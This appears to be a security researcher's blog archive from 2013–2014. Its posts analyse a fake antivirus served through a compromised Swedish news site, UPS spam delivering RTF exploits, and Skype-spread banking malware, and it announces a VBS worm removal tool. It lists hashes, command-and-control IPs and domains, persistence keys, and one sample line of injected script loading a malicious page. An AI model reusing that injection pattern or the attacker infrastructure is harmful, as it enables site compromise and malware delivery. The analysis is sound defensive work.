Thursday, February 6, 2014

Swedish newssite compromised


Today a Swedish and well-visited newssite, AftonBladet (http://www.aftonbladet.se), was compromised and serving visitors a fake antivirus or rogueware.

There are two possibilities as to the cause:
  • A (rotating) ad where malicious Javascript was injected
  • AftonBladet itself had malicious Javascript injected

Whoever the cause, the injected script may haven been as simple as:
document.write('< script src=http://http://www.aftonbladet.se/article/mal.php');

When trying to reproduce, it appeared it already was cleaned up, fast actions there.

Thanks to my Panda Security colleague Jimmy from Sweden, I was able to obtain a sample.


File:    svc-ddrs.exe
Image icon:


Size:    1084416 bytes
Type:    PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5:     be886eb66cc39b0bbf3b237b476633a5
SHA1:    36c3671f37f414ad6e0954e094a1a7bd0dcc34fc
ssdeep: 24576:M2xJbbGmTvmN9BfQ0lc4Bt4Xsk2QkibF5BOWe8JH0:M6bb3MQ0lc434n2Qhh5kWe8JU
Date:    0x52F1C3E1 [Wed Feb  5 04:53:53 2014 UTC]
EP:      0x5a8090 UPX1 1/3 [SUSPICIOUS]
CRC:     Claimed: 0x0, Actual: 0x10eeb0 [SUSPICIOUS]
Packers: UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser
VirusTotal: https://www.virustotal.com/en/file/ee2107d3d4fd2cb3977376b38c15baa199f04f258263ca7e98cb28afc00d2dd0/analysis/
Anubis: http://anubis.iseclab.org/?action=result&task_id=12dc4daced1762174cdfa58df0872aae2&format=html



When executing the sample

Windows Efficiency Master


Fake scanning results


Besides dropping the usual EXE file in the %appdata% folder, it also drops a data.sec file with predefined scanning results (all fake obviously). Here's a pastebin with the contents of data.sec:
http://pastebin.com/DCtDWEbi


It also performs the usual actions:
  • Usual blocking of EXE and other files
  • Usual  blocking of browser like Internet Explorer
  • Callback to 93.115.86.197 C&C
  • Stops several antivirus services and prevents them from running
  • Reboots initially to stop certain logging and monitoring tools
  • Uses mshta.exe (which executes HTML application files) for the usual payment screen
  • Packed with UPX, so fairly easy to unpack
  • Connects to http://checkip.dyndns.org/ to determine your IP

This rogueware or fake AV belongs to the Tritax family, which has been going around for quite some time and has lots and lots of different names, but the design, concept and initial social engineering attack are all the same.
@ydklijnsma made an excellent post on this family, which you can read here:
http://blog.0x3a.com/post/75474731248/analysis-of-the-tritax-fakeav-family-their-active


Prevention

In this case, no exploit -nor Java/Adobe, nor browser- was used. Only Javascript was injected.
  •     Install an antivirus and antimalware product and keep it up-to-date & running.
  •     Use NoScript in Firefox or NotScripts in Chrome.
  •     Block the above IP. (either in your firewall or host file)


Disinfection
  •  Perform a full scan with your installed antivirus and a scan with another antivirus or antimalware product. You can check on VirusTotal which antivirus applications already detect this malware.
  • If you are having issues doing this, reboot your machine in Safe Mode and remove the malware. For any other questions, don't hesitate to make a comment on this post or contact me on Twitter.


Conclusion

Remember the PHP.net compromise? Although maybe not as big, the AftonBladet is still a very busy and frequently visited website. This shows that any website may have issues with malware or injected Javascript(s).

Follow the tips above to stay protected.


Information for researchers:

PCAP file with traffic (click)


Samples:
Filename MD5
data.sec 2b55d02b2deed00c11fa7ddd25006cbc
svc-ddrs.exe  be886eb66cc39b0bbf3b237b476633a5
svc-ddrs.exe (unpacked) d667ffdd794fcc3479415ec57de35a58
svc-ejhy.exe (related) 803df2164a3432701aff3bbf0acd2bfe

Wednesday, February 5, 2014

Remediate VBS malware


I have developed a small tool that will aid you to remove VBS malware (and unhide your files) from a machine, external drive (USB eg.) or in a network. I created the tool some months ago when I saw quite a lot of these doing the rounds.

The tool is simple and pretty much self-explanatory:


Remediate VBS Worm 8.0.0


Instructions on using Rem-VBSworm

You should run the script in the following sequence, at least on a normal machine:
Plug in your infected USB (if any) and choose A (wait), then B (wait) and afterwards C.
After these steps, perform a full scan with your installed antivirus product or perform an online scan.

Instructions in other languages are also available, namely Dutch, French, German and Polish:
Security Tool Spotlight: Rem-VBSworm (Deutsch)
Remediate VBS Worm (français)
VBS malware verwijderen (Nederlands)
Infekcje z mediów przenośnych (Polski)

Some tips and tricks:


  • Using option A, the tool will attempt to clean the infection. It will also fix any registry changes made by the malware. (for example it will re-enable Task Manager should it be disabled).
  • ! When you use option B, be sure to type only the letter of your USB drive!
    So if you have a USB drive named G:\, you should only type G
    This option will eradicate any related malware on the USB drive, as well as unhide your files (make them visible again).
  • With option C you can download Panda USB Vaccine to prevent any other autorun malware entering your computer.
  • With option D you have the possibility to disable or re-enable the Windows Script Host (WSH), to prevent any malware abusing it. 
  • I advise to end the script with Q as to ensure proper logfile closing. A logfile will open automatically, but is also created by default on the C:\ drive. (C:\Rem-VBS.log)
  • When the tool is running, do not use the machine for anything else.
    (it takes about 30 seconds to run)
  • If VBS malware is found, it will be automatically removed and a copy will be placed at C:\Rem-VBSqt.
  • Accidentally used an option and want to exit the script? Use CTRL + C to stop it.


You can use this to remedy the following malware:

  • Bladabindi‬
  • Excedow
  • Jenxcus
  • Houdini/Dinihu
  • Autorun worms
  • Any other VBS (VBScript) or VBE malware
  • Any other malware that abuses the WSH (Windows Script Host)


Download

Download on BleepingComputer:
Rem-VBSworm 8.0.0 Download


https://www.bleepingcomputer.com/download/rem-vbsworm/


File integrity check for the EXE:
SHA256: d76449a92e9f745fd422b6cf769eb6734db68ae8db8517af959d6809e3403a35

Alternative download locations:
2. https://www.softpedia.com/get/Antivirus/Removal-Tools/Remediate-VBS-Worm.shtml


Changelog:

07/06/2016
- version 8.0.0:
FIXED: issue when executing from drive other than system drive (option A)
IMPROVED: detection of malicious scheduled tasks (option A)
IMPROVED: detection of certain autorun/VBS worms


11/03/2016 - version 7.0.0:
ADDED: detection of malicious scheduled tasks (option A)
ADDED: malware detected on USB now copied to quarantine (option B)
ADDED: usage information on top of the tool
FIXED: issue launching download of Panda USB Vaccine (option C)
IMPROVED: autorun.inf vaccination on NTFS formatted drives (option B)
IMPROVED: error handling
IMPROVED: log output (should be final now)

23/12/2015 - version 6.0.0:
ADDED: logging of USB device ID
CHANGED: Panda USB vaccine download (now on BleepingComputer)
IMPROVED: log output is now completely streamlined and cleaned
IMPROVED: disabling of WSH on Windows XP (option D)
IMPROVED: scanning time (option A)
IMPROVED: detection of certain autorun/VBS worms

21/10/2015 - version 5.0.0:
ADDED: logging of installed antivirus
ADDED: detection of malicious shortcut links in startup folders
ADDED: malicious VBS files now automatically copied to quarantine for research purposes (on C:\Rem-VBSqt)
IMPROVED: handling of files, resulting in a false positive rate of almost zero
IMPROVED: detection of certain malware variants using autorun to spread or hide files
(Fanny worm, Andromeda/Gamarue malware)
IMPROVED: minor code cleanup, minor log output cleanup - greater visibility

21/04/2015 - version 4.0.0.:
ADDED: removal of AutoIT autorun worms
ADDED: version number (in main window and log)
ADDED: option D will now allow you to disable or re-enable the WSH
FIXED: false negative
IMPROVED: option B will now detect if you try to execute on system drive
IMPROVED: log output is cleaned and more streamlined

03/03/2015  - versio 3.0.0.:
ADDED: more information about attached drives & system
ADDED: root contents of removable drive will now be listed
FIXED: false positive
IMPROVED: general improvements

23/04/2014 - version 2.0.0:
First public version
ADDED: detections & disinfections will now be logged
ADDED: all attached drives are now listed
FIXED: False positive on unrelated files
FIXED: Issue with Read-Only files
IMPROVED: Registry fixes
IMPROVED: Scanning time
IMPROVED: Disinfection mechanism for USB-drives

10/12/2013 - version 1.0.0:
Private use only
CREATION


Conclusion

In regards to autorun worms, you should follow these precautions:

  • Install all your Windows Updates.
  • Disable autorun. This should already be done by Windows Update, but if not you can use:
    • Panda USB Vaccine, download from CNET
    • Follow the steps in this Microsoft article (also for companies)
  • Don't simply insert a USB-drive in your machine without knowing who it is from. Found a USB-drive at your parking lot? Yeah, don't even think about it. You might want to read:
    Criminals push malware by 'losing' USB sticks in parking lots
  • You can install and run Script Defender along your antivirus/antimalware product:
    Script Defender by AnalogX
    This will effectively block the execution of malicious scripts like VBS, VBE, HTA, ...
  • If you aren't planning on ever using VBscripts at all, or you are not working on a company laptop (which may use scripts!), you can also simply disable the Windows Script Host. You can use option D in my tool.
  • For companies, take a look at this as well:
    Command line process auditing
  • Last but not least, install an Antivirus and update it regularly.

Tuesday, December 31, 2013

Happy New Year!


To all my readers, I wish you a happy New Year! Stay tuned, as there will be more blog posts in 2014!

The most important tips of 2013 were probably:


Stay safe folks. May you all have a great and malware-free 2014!


Tuesday, November 5, 2013

Latest UPS spam runs include exploits


Spam runs never get old. Whether you have received a package from UPS, FedEx or even PayPal notifications, they either lead you to (poorly crafted) phishing websites or malware (mostly Trojans like Zeus).

This afternoon I saw a tweet from one of my friends on Twitter:


Not many moments later I had received the mail in my inbox. Here's what it looked like:

UPS Delivery Notification Tracking Number : XLMBGBN855XLMBGBN581


Mail seems to come from:
auto-notify@ups.com or
auto@ups.com

Obviously the mail is spoofed and is really coming from:
UPS@enviosuperfast.info or
Quantum@enviosuperfast.info or 
View@enviosuperfast.info 

Which traces back to:
192.123.32.83 - Result & 184.82.214.54 - Result

Attached is a file called:
invoiceU6GCMXGLL2O0N7QYDZ.doc
MD5: 7c2fd4abfe8640f8db0d18dbecaf8bb4
Malwr Report
Malware Tracker Report

Other file names are possible as well, but always follow the same format:
invoiceXXXXXXXXXXXXXXXXXX.doc, where XXXXXXXXXXXXXXXXXX is a random string of 18 characters. I haven't seen any other possibilities (yet).

What's this? It seems this is not the usual ZIP file with a piece of malware in, no, rather this .doc file is actually an .rtf file which contains an exploit. There's also a URL in the mail, which leads to the download of the exact same file. (so you're screwed either way - whether you download/open the attachment or the link - malware authors wanting to up their success rate may be a good reason for this "tactic".)

Submission to Malware Tracker revealed CVE-2012-0158

 Let's perform some static analysis as well. Using our favorite tool Notepad++:
Clues in yellow indicating it's indeed an .rtf file (font used: Calibri)


What's happening exactly when we are trying to open this with Wordpad? I can tell you: you just see the same thing as is happening above with Notepad++.

When using OfficeMalScanner (downloadable here) it is being revealed there's a (vulnerable) OLE document embedded. There's an excellent post over at SANS here as well on the usage of this tool.

Unfortunately OfficeMalScanner was unable to automatically extract malicious shellcode, but after some manual work I was able to receive another file, which ultimately delivers another exploit.

We have now two working exploits (both are exploits for Office/.RTF files):
CVE-2012-0158
CVE-2010-3333


When I tried to open it this .RTF file with Microsoft Word 2010, Word crashed and the following happened...:
 

Word crashing & malicious process(es) spawning


Those are an awful lot of REG.exe processes, right? In case you're wondering, REG.exe is a legit Microsoft file - or tool- to edit the registry.

A process called WINWORD.exe is present, but neither vendor or description name are mentioned.
MD5: e5e1ee559dcad00b6f3da78c68249120
Malwr Report

Obviously this isn't the legit Microsoft Word, as that application had crashed. The first time I was reproducing this exploit in the works, it also dropped another file. Unfortunately I was a bit too fast and forgot to take a copy of that sample as well. I was not able to reproduce the spawning or creating of the latter sample.

The malware creates persistence by:
  • injecting into explorer.exe
  • Creating a key as follows: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\baebadcaacbfcbcdsacfsfdsf

It also recreates itself in:
  • %ApplicationData%
  • %CommonApplicationData%


It calls back to the following domains:
customer.invoice-appmy.com
customers.invoice-appmy.org
customer.appmys-ups.orgfeed404.dnsquerys.org
feed.queryzdnsz.org
feeds.nsupdatedns.com
feed404.dnsquerys.com
static.invoice-appmy.com

... Which resolves to the following IP's:
158.255.2.60 - Result
118.67.250.91 - Result


The reason for these domain names are probably to fool network administrators who are possibly taking a peek at the packets passing through their appliance: "Oh, it's just for DNS queries." , one may think. Nothing's less true though.


Payload

The payload can vary in this case. According to VirusTotal results, it may be ransomware. I was unable to reproduce that kind of behaviour. I have feelings it may be a Bitcoin miner or simply Zeus/Zbot again. Kaspersky had apparently noticed the same campaign, in their sample it's a Brazilian banking Trojan. You can read that article here.


Prevention


 Disinfection

  • Look for suspicious Run keys (examples here) and delete the associated file(s).
  • Run a full scan with your installed antivirus product.
  • Run a full scan with another antivirus and/or antimalware product.
  • In a company: warn your network administrator immediately!


Conclusion

One might wonder if this is a so-called "APT" (Advanced Persistent Threat). I highly doubt that.

Though spammers and malware authors have tried the technique of attaching a malicious file or posting a link in the mail, I haven't seen them do that both very much. (exceptions being some awkward and poorly made viagra spam)

Using these exploits, it's clear they are prooftesting their possiblities. How many have fallen or will fall for this campaign? How much of these mails were sent out anyway? There's no sure way of knowing.

Follow the above prevention tips. If you're an antivirus or security company or researcher or just someone interested in this field, this may interest you:

7500198c94051785a68addc5f264a10f
7c2fd4abfe8640f8db0d18dbecaf8bb4
ad0ef249b1524f4293e6c76a9d2ac10d
e5e1ee559dcad00b6f3da78c68249120

Friday, November 1, 2013

Malware spreading via Skype


Malware spreads via Skype. Just sends the file to all your contacts, nothing more, nothing less. (no message to invite you to check out "photos", no call, ...)


### Analysis ###

Known MD5's:
293cc1f379c4fc81a7584c40f7c82410
66def80d6f87f6f79156557172f9f295


Callback to IP's:
88.150.177.162

Callback to domains:
Random & partial DGA(1) - Pattern:
http://%random%.aingo.cc

Persistence:
Creates key in:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Injects into:
explorer.exe
Sets Proxy:
Yes


Type of malware: Caphaw - Banking malware


Technical details ~~

Meta-data
================================================================================
File:    /home/remnux/samples/invoice_171658.pdf.exe_
Size:    360448 bytes
Type:    PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5:     293cc1f379c4fc81a7584c40f7c82410
SHA1:    7bb5b71513e01c2095d37f42c64982a3edb523b5
ssdeep:  3072:fkrImDVQFgEHQPqviUBSnk92oKMcs3JVJXnGcYHmZ52ZgMed1pJ8t/Jpm3dDlnx/:MkpCEwCvi2b92NMxBnUmyZ9o1z8tL
Date:    0x52739069 [Fri Nov  1 11:28:41 2013 UTC]
EP:      0x401270 .text 0/4
CRC:     Claimed: 0x5eb47, Actual: 0x5eb47

Resource entries
================================================================================
Name               RVA      Size     Lang         Sublang                  Type
--------------------------------------------------------------------------------
RT_CURSOR          0x532b0  0x134    LANG_RUSSIAN SUBLANG_RUSSIAN          data
RT_BITMAP          0x536c0  0x1eec   LANG_RUSSIAN SUBLANG_RUSSIAN          data
RT_BITMAP          0x555b0  0x4e8    LANG_RUSSIAN SUBLANG_RUSSIAN          data
RT_ICON            0x55a98  0x128    LANG_RUSSIAN SUBLANG_RUSSIAN          GLS_BINARY_LSB_FIRST
RT_ICON            0x55bc0  0xea8    LANG_RUSSIAN SUBLANG_RUSSIAN          data
RT_ICON            0x56a68  0x568    LANG_RUSSIAN SUBLANG_RUSSIAN          GLS_BINARY_LSB_FIRST
RT_ICON            0x56fd0  0x10a8   LANG_RUSSIAN SUBLANG_RUSSIAN          data
RT_ICON            0x58078  0x468    LANG_RUSSIAN SUBLANG_RUSSIAN          GLS_BINARY_LSB_FIRST
RT_GROUP_CURSOR    0x533e8  0x14     LANG_RUSSIAN SUBLANG_RUSSIAN          Lotus 1-2-3
RT_GROUP_ICON      0x584e0  0x4c     LANG_RUSSIAN SUBLANG_RUSSIAN          MS Windows icon resource - 5 icons, 16x16, 16-colors
RT_VERSION         0x53400  0x2c0    LANG_RUSSIAN SUBLANG_RUSSIAN          data

Sections
================================================================================
Name       VirtAddr     VirtSize     RawSize      Entropy    
--------------------------------------------------------------------------------
.text      0x1000       0xee6        0x1000       5.764246   
.rdata     0x2000       0x49ce2      0x4a000      5.440947   
.data      0x4c000      0x619c       0x6000       0.012147    [SUSPICIOUS]
.rsrc      0x53000      0x5530       0x6000       3.693765   

Version info
================================================================================
LegalCopyright: gex Copright   ls soft
InternalName:  jex  MUWEfess dlle
FileVersion: 13, 13, 201, 1241
ProductName:  jox  Weaex Apps
ProductVersion: 13, 13, 21, 153
FileDescription:  jex dllx
OriginalFilename: lexlse.exe
Translation: 0x0419 0x04b0

~~


### Prevention ###

* Check your Skype settings. Only allow contacts to send you messages/files & contact you
* Don't download and run unknown files, especially PE(2) files


### Disinfection ###

* Run a full scan with your installed antivirus product
* Look for suspicious Run keys and delete the associated file(s)
* Run a full scan with another antivirus and/or antimalware product
* Change your Skype password
* Change your proxy to the original one(3) (usually none)
* Change ALL your other passwords
* Call your bank to ensure there was no unauthorized withdrawal or transaction

* When in doubt, seek advise on a professional malware removal forum(4)


### Conclusion ###

* Follow above prevention tips
* Use common sense & do not click on or run anything you encounter
* When in doubt, check the file on VirusTotal for example


# Links #

(1) http://en.wikipedia.org/wiki/Domain_generation_algorithm
(2) http://en.wikipedia.org/wiki/Portable_Executable
(3) http://www.wikihow.com/Change-Proxy-Settings
(4) http://www.bleepingcomputer.com/forums/f/22/virus-trojan-spyware-and-malware-removal-logs